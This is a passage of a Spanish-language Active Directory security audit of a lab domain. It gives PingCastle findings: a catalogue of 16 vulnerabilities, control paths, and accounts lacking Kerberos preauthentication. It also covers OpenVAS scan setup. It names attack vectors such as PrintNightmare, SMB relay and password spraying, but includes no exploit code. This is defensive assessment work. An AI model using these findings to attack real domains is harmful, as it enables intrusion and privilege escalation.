Network topography	ACL Check	SID Filtering	Backup
Object configuration	Admin control	SIDHistory	Certificate take over
Obsolete OS	Control paths	Trust impermeability	Golden ticket
Old authentication protocols	Delegation Check	Trust inactive	Local group vulnerability
Provisioning	Irreversible change	Trust with Azure	Network sniffing
Replication	Privilege control		Pass-the-credential
Vulnerability management	Read-Only Domain Controllers		Password retrieval
			Reconnaissance
			Temporary admins
			Weak password

[Evidencia: 74_PingCastle_Risk_Rules_Summary.png] - Matriz visual de riesgo

Catálogo de Vulnerabilidades Detectadas

A continuación se presenta la Matriz con el catálogo detallado de vulnerabilidades detectadas por la herramienta PingCastle en su reporte.

◆ Vulnerabilidades Críticas (CVSS ≥ 8.5) - 8 vulnerabilidades:

🔴 Vulnerabilidades Críticas (CVSS ≥ 8.5) - 8 vulnerabilidades					
ID Vulnerabilidad	**Regla de Riesgo**	**Puntos**	**CVSS**	**Descripción**	**Detección**
VULN-PC-001	Control Total Usuario Everyone	25	9.0	Cualquier usuario puede tomar control de objetos críticos del dominio	-
VULN-PC-002	Cuentas Administrativas sin Protección de Delegación	20	8.5	7 cuentas admin vulnerables a delegación maliciosa	-
VULN-PC-003	Delegación sin Restricciones Activa	15	8.5	Captura y reutilización de credenciales Kerberos	1 cuenta

🔴 Vulnerabilidades Críticas (CVSS ≥ 8.5) - 8 vulnerabilidades					
VULN-PC-004	Protocolo de Autenticación Legacy (NTLMv1)	15	8.5	Vulnerable a ataques de downgrade y rainbow tables	-
VULN-PC-005	Ausencia de LAPS	15	8.5	Gestión inadecuada de contraseñas administrativas locales	-
VULN-PC-006	Backup de AD Desactualizado	15	8.5	Capacidad limitada de recuperación	16 días
VULN-PC-007	Políticas de Contraseñas Extremadamente Débiles	10	9.5	Password spraying sin riesgo de bloqueo	MinLen=4, Lockout=0
VULN-PC-008	Grupo Schema Administrators Poblado	10	8.5	1 cuenta con capacidades de modificación de esquema	-

◆ **Vulnerabilidades Altas (CVSS 7.0-8.4) - 5 vulnerabilidades:**

🟠 Vulnerabilidades Altas (CVSS 7.0 - 8.4) - 5 vulnerabilidades					
ID Vulnerabilidad	**Regla de Riesgo**	**Puntos**	**CVSS**	**Descripción**	**Detección**
VULN-PC-009	Auditoría Insuficiente en Controladores	10	7.5	Eventos críticos no registrados para detección de intrusión	-
VULN-PC-010	Servicio Print Spooler Expuesto	10	7.5	Vector para PrintNightmare y ataques similares	-
VULN-PC-011	Registro de Máquinas Sin Restricciones	10	7.0	Usuarios no-admin pueden agregar 10 equipos al dominio	-
VULN-PC-012	Cuentas sin Preautenticación Kerberos	5	7.0	5 cuentas vulnerables a extracción de hashes	5 cuentas
VULN-PC-013	Protocolo LDAP Anónimo Habilitado	5	7.5	Enumeración sin credenciales	DSHeuristics=0000002


◆ Vulnerabilidades Medias (CVSS 4.0-6.9) - 3 vulnerabilidades:

🟡 Vulnerabilidades Medias (CVSS 4.0 - 6.9) - 3 vulnerabilidades					
ID Vulnerabilidad	Regla de Riesgo	Puntos	CVSS	Descripción	Detección
VULN-PC-014	Rutas de Red Sin Endurecimiento	5	6.5	Manipulación interna del tráfico	-
VULN-PC-015	Configuraciones de Red Incompletas	5	6.0	2 IP de controladores no declaradas	-
VULN-PC-016	Contraseñas que Nunca Expiran	1	6.0	4 cuentas con contraseñas persistentes	4 cuentas

Análisis de Control Paths Críticos

24 objetos críticos identificados para escalada de privilegios:

- **7 objetos riesgo CRÍTICO:** Domain Admins, Enterprise Admins, Schema Admins
- **3 objetos riesgo ALTO:** Account Operators, Backup Operators, Server Operators
- **13 objetos riesgo MEDIO:** DnsAdmins con 19 objetos control indirecto (ratio 316:1)
- **1 objeto riesgo MENOR:** Certificate Publishers



Control Paths Analysis

This section focuses on permissions issues that can be exploited to take control of the domain.
This is an advanced section that should be examined after having looked at the Admin Groups section.

Foreign domain involved

This analysis focuses on accounts found in control path and located in other domains.

No operative link with other domains has been found.

Indirect links

This part tries to summarize in a single table if major issues have been found.
Focus on finding critical objects such as the Everyone group then try to decrease the number of objects having indirect access.
The detail is displayed below.

Search

Priority to remediate	Critical Object Found	Number of objects with Indirect	Max number of indirect numbers	Max ratio
Critical	NO	0	0	0
High	NO	0	0	0
Medium	YES	2	19	316
Other	NO	0	0	0

Showing 1 to 4 of 4 rows

[Evidencia: 75a_PingCastle_Control_Paths_Analysis_Summary.png]- Análisis inicial del control de rutas.

Admin groups

If the report has been saved which the full details, each object can be zoomed with its full detail. If it is not the case, for privacy reasons, only general statistics are available.

Search

Group or user account	Priority	Users member	Computer member of the group	Indirect control	Unresolved members
Account Operators	High	0	0	0	0
Administrator	Critical			0	0
Administrators	Critical	1 (Details)	0	0	0
Backup Operators	High	0	0	0	0
Certificate Operators	Medium	0	0	0	0
Certificate Publishers	Other	0	0	0	0
Dns Admins	Medium	6 (Details)	0	19 (Details)	0
Domain Administrators	Critical	1 (Details)	0	0	0
Enterprise Administrators	Critical	1 (Details)	0	0	0
Enterprise Key Administrators	Medium	0	0	0	0

Showing 1 to 10 of 15 rows 10 rows per page ‹ 1 2

Group or user account	Priority	Users member	Computer member of the group	Indirect control	Unresolved members
Key Administrators	Medium	0	0	0	0
Print Operators	Medium	0	0	0	0
Replicator	Medium	0	0	0	0
Schema Administrators	Critical	1 (Details)	0	0	0
Server Operators	High	0	0	0	0

Showing 11 to 15 of 15 rows 10 rows per page ‹ 1 2

Critical Infrastructure

If the report has been saved which the full details, each object can be zoomed with its full detail. If it is not the case, for privacy reasons, only general statistics are available.

Search

Group or user account	Priority	Users member	Computer member of the group	Indirect control	Unresolved members
AdminSDHolder container	Critical			0	0
Builtin OU	Medium			0	0
Computers container	Medium			0	0
Domain Controllers	Critical	0	1 (Details)	0	0
Domain Root	Medium			0	0
Enterprise Read Only Domain Controllers	Other	0	0	0	0
Group Policy Creator Owners	Medium	1 (Details)	0	0	0
Krbtgt account	Medium			0	0
Read Only Domain Controllers	Medium	0	0	0	0
Users container	Medium			1 including EVERYONE (Details)	0

Showing 1 to 10 of 10 rows

Evidencia: 75b_PingCastle_Control_Paths_Analysis.png] - Análisis detallado de rutas de escalada de privilegios mostrando 24 objetos críticos

Métricas Técnicas del Dominio


El análisis cuantitativo mediante PingCastle reveló un inventario completo de 109 objetos de seguridad distribuidos entre cuentas de usuario y equipos.

◆ Arquitectura del Dominio (Información de PingCastle)

```
- Datos del Reporte PingCastle:
├── Domain FQDN: domain.local
├── NetBIOS Name: DOMAIN
├── Domain SID: S-1-5-21-3085590451-4130159220-2412703036
├── Domain Functional Level: 7 (Windows Server 2016)
├── Schema Version: 88 (Windows Server 2019)
├── Controladores de Dominio: 1
└── Recycle Bin: FALSE (Deshabilitado)
```

◆ Análisis de Cuentas (108 total)

```
                    Cuentas de Usuario (108 total)

- Estado de cuentas (según PingCastle):
├── Habilitadas: 107 (99.1%)
├── Deshabilitadas: 1 (0.9%)
├── Sin preautenticación Kerberos: 5 cuentas (hatty.marie-ann,
├── jania.drona, barbra.launce, jerrilyn.marylynne, alexia.lynea)
├── Contraseñas persistentes: 4 cuentas (Administrador,
├── ldapreader, testuser, tokio)
├── Delegación sin restricciones: 1 equipo (Controlador de
└── dominio)Con SID History: 0 (configuración estándar)
```



User Information

This section gives information about the user accounts stored in the Active Directory

Account analysis

Nb User Accounts	Nb Enabled	Nb Disabled	Nb Active	Nb Inactive	Nb AccessDenied	Nb Locked	Nb pwd never Expire	Nb SidHistory	Nb Bad PrimaryGroup	Nb Password not Req.	Nb Des enabled.
108	107	1	107	0	0	0	4	0	0	0	0

Objects with a password which never expires [4]

Search

Name	Creation	Last logon	Pwd Last Set	Distinguished name
Administrador	2025-08-10 11:43:24Z	2025-08-20 18:52:33Z	2025-02-09 18:23:25Z	CN=Administrador,CN=Users,DC=domain,DC=local
ldapreader	2025-08-20 21:01:38Z	2025-08-20 23:02:02Z	2025-08-20 23:01:38Z	CN=ldapreader,CN=Users,DC=domain,DC=local
testuser	2025-08-21 21:09:40Z	Never	2025-08-21 23:09:40Z	CN=testuser,CN=Users,DC=domain,DC=local
tokio	2025-08-21 21:10:17Z	2025-08-21 23:12:45Z	2025-08-21 23:10:17Z	CN=tokio,CN=Users,DC=domain,DC=local

Showing 1 to 4 of 4 rows

Objects where AES usage with kerberos may be cause issues [1]

Name	Creation	Last logon	Pwd Last Set	Distinguished name
Administrador	2025-08-10 11:43:24Z	2025-08-20 18:52:33Z	2025-02-09 18:23:25Z	CN=Administrador,CN=Users,DC=domain,DC=local

Showing 1 to 1 of 1 rows


Objects without kerberos preauthentication [5]

Search

Name	Creation	Last logon	Pwd Last Set	Distinguished name
alexia.lynea	2025-08-10 16:46:33Z	2025-08-20 19:15:56Z	2025-08-10 18:46:35Z	CN=Alexia Lynea,CN=Users,DC=domain,DC=local
barbra.launce	2025-08-10 16:46:30Z	2025-08-20 19:15:56Z	2025-08-10 18:46:35Z	CN=Barbra Launce,CN=Users,DC=domain,DC=local
hatty.marie-ann	2025-08-10 16:46:28Z	2025-08-20 19:15:56Z	2025-08-10 18:46:35Z	CN=Hatty Marie-Ann,CN=Users,DC=domain,DC=local
jania.drona	2025-08-10 16:46:29Z	2025-08-20 19:15:56Z	2025-08-10 18:46:35Z	CN=Jania Drona,CN=Users,DC=domain,DC=local
jerrilyn.marylynne	2025-08-10 16:46:32Z	2025-08-20 19:15:56Z	2025-08-10 18:46:35Z	CN=Jerrilyn Marylynne,CN=Users,DC=domain,DC=local

Showing 1 to 5 of 5 rows

[Evidencia: 76_PingCastle_User_Account_Statistics.png] - Estadísticas detalladas de cuentas de usuario.



Computer Information

Account analysis

This section gives information about the computer accounts stored in the Active Directory

Nb Computer Accounts	Nb Enabled	Nb Disabled	Nb Active	Nb Inactive	Nb AccessDenied	Nb SidHistory	Nb Bad PrimaryGroup	Nb unconstrained delegations	Nb Reversible password
1	1	0	1	0	0	0	1	0	

Objects trusted to authenticate for delegation

Operating Systems

If you need to find the computers running a specific OS, we advise to use PingCastle.exe and the export / computers feature available from the main menu. Indeed the computer details are not included in the report for performance issues. Doing this will impact significantly the report size and the time to load the report.

Search

Operating System	Nb OS	Nb Enabled	Nb Disabled	Nb Active	Nb Inactive	Nb AccessDenied	Nb SidHistory	Nb
Windows Server 2019 1809	1	1	0	1	0	0	0	

Showing 1 to 1 of 1 rows

Domain controllers

Here is a specific zoom related to the Active Directory servers: the domain controllers.

Domain controllers

Search

Domain controller	Operating System	IsGlobalCatalog	IsReadOnly	Creation Date	Startup Time	Uptime	Owner	Nu
WIN-B820FDLIP42	Windows 2019	TRUE	FALSE	2025-08-10 11:44:08Z	2025-08-20 22:51:12Z	005 days	DOMAIN\Admins. del dominio	NC

Showing 1 to 1 of 1 rows

[Evidencia: 77_PingCastle_User_Account_Statistics.png] - Estadísticas detalladas de equipos del dominio.

◆ Configuraciones Críticas de Seguridad

```
- Políticas de Contraseñas (GPO Default Domain Policy)
├── Longitud mínima: 4 caracteres (Crítico)
├── Complejidad: DESHABILITADA (Crítico)
├── Edad máxima: 42 días (Estándar)
```

```
├── Edad mínima: 1 día (Estándar)
├── Historial: 24 contraseñas (Bueno)
└── Umbral de bloqueo: 0 (SIN BLOQUEO - Crítico)
- Grupos críticos identificados:
├── Domain Administrators: 1 miembro activo
├── DNS Admins: 6 miembros (Vector de escalada)
└── Enterprise/Schema Administrators: 1 miembro cada uno

- Servicios Críticos Expuestos:
├── Print Spooler: ACTIVO en DC (Vector: PrintNightmare)
├── SMB Signing: OPCIONAL (Vector: SMB Relay)
├── NTLMv1: HABILITADO (Vector: Downgrade attacks)
└── LDAP Anónimo: DSHeuristics = "0000002"
```

Interpretación Técnica del Healthcheck

◆ Estado de Criticidad Confirmado

La puntuación de 90/100 sitúa al dominio en el percentil más alto de riesgo empresarial. Las **16 vulnerabilidades** identificadas abarcan desde vectores de acceso inicial hasta rutas de escalada y persistencia avanzada.

◆ Vectores de Ataque Prioritarios

El análisis identifica tres vectores de ataque principal:

1. **Acceso Inicial:** LDAP anónimo y cuentas sin preautenticación
2. **Escalada de Privilegios:** DnsAdmins y delegaciones sin restricciones
3. **Persistencia:** Políticas débiles y ausencia de auditoría

Preparación para Fases Complementarias

Los resultados establecen una base cuantitativa con **16 vulnerabilidades específicas** del ecosistema AD, proporcionando marco de referencia para validación mediante herramientas automatizadas y análisis manual especializado.

4.6.2 Validación automatizada con OpenVAS

La validación automatizada de vulnerabilidades se ejecutó utilizando OpenVAS con múltiples configuraciones para confirmar las debilidades identificadas manualmente y evaluar la efectividad de herramientas automatizadas frente a configuraciones específicas de Active Directory.

Configuración y Ejecución


◆ **Comandos ejecutados:**

```
# Inicialización de servicios OpenVAS
sudo systemctl start postgresql ospd-openvas gvmd gsad

# Creación de usuario administrativo
sudo gvmd --create-user=admin --password=admin123

# Acceso a interfaz web de administración
https://127.0.0.1:9392
```


◆ **Proceso de configuración::**

1. **Target Configuration:** Creación del objetivo **DC_domain_local** dirigido a 192.168.37.10
2. **Task Creation:** Configuración de tarea **AD_Audit_Full** con perfil "Full and fast"
3. **Scan Execution:** Ejecución del análisis automatizado integral


[Evidencia:78_OpenVAS_Target_Configurado.png]



[Evidencia: 79_OpenVAS_Task_Creada.png]



[Evidencia: 80_OpenVAS_Escaneo_Finalizado.png]



[Evidencia: 81_OpenVAS_Resultados.png]

Configuraciones de Escaneo Evaluadas

– ***Escaneos realizados:***

- **Escaneo sin credenciales**: Perfil "Full and fast" (~15 min)
- **Escaneo con credenciales**: Usuario DOMAIN\tokio, perfil "Full and fast" (~25 min)
- **Escaneo Discovery**: Configuración básica (~12 min)

***Nota técnica**: El perfil "Discovery" arrojó resultados inferiores detectando únicamente la vulnerabilidad de menor criticidad (ICMP Timestamp), demostrando que la configuración "Full and fast" es superior para análisis de vulnerabilidades en entornos Active Directory.*

◆ **Vulnerabilidades activas detectadas por OpenVAS**

🏛️ Resultados consolidados OpenVAS					
Vulnerabilidad	**Criticidad CVSS**	**Puerto/Servicio**	**Confianza**	**Descripción**	**Correlación con Análisis Manual**
DCE/RPC and MSRPC Services Enumeration Reporting	🟡 5.0 (Medium)	135/tcp	80%	Enumeración de servicios RPC expuestos	✔ Correlaciona con puerto 135/tcp identificado
ICMP Timestamp Reply Information Disclosure	🟢 2.1 (Low)	general/icmp	80%	Divulgación de información temporal del sistema	✔ Correlaciona con fingerprinting básico

Análisis del Escaneo Autenticado

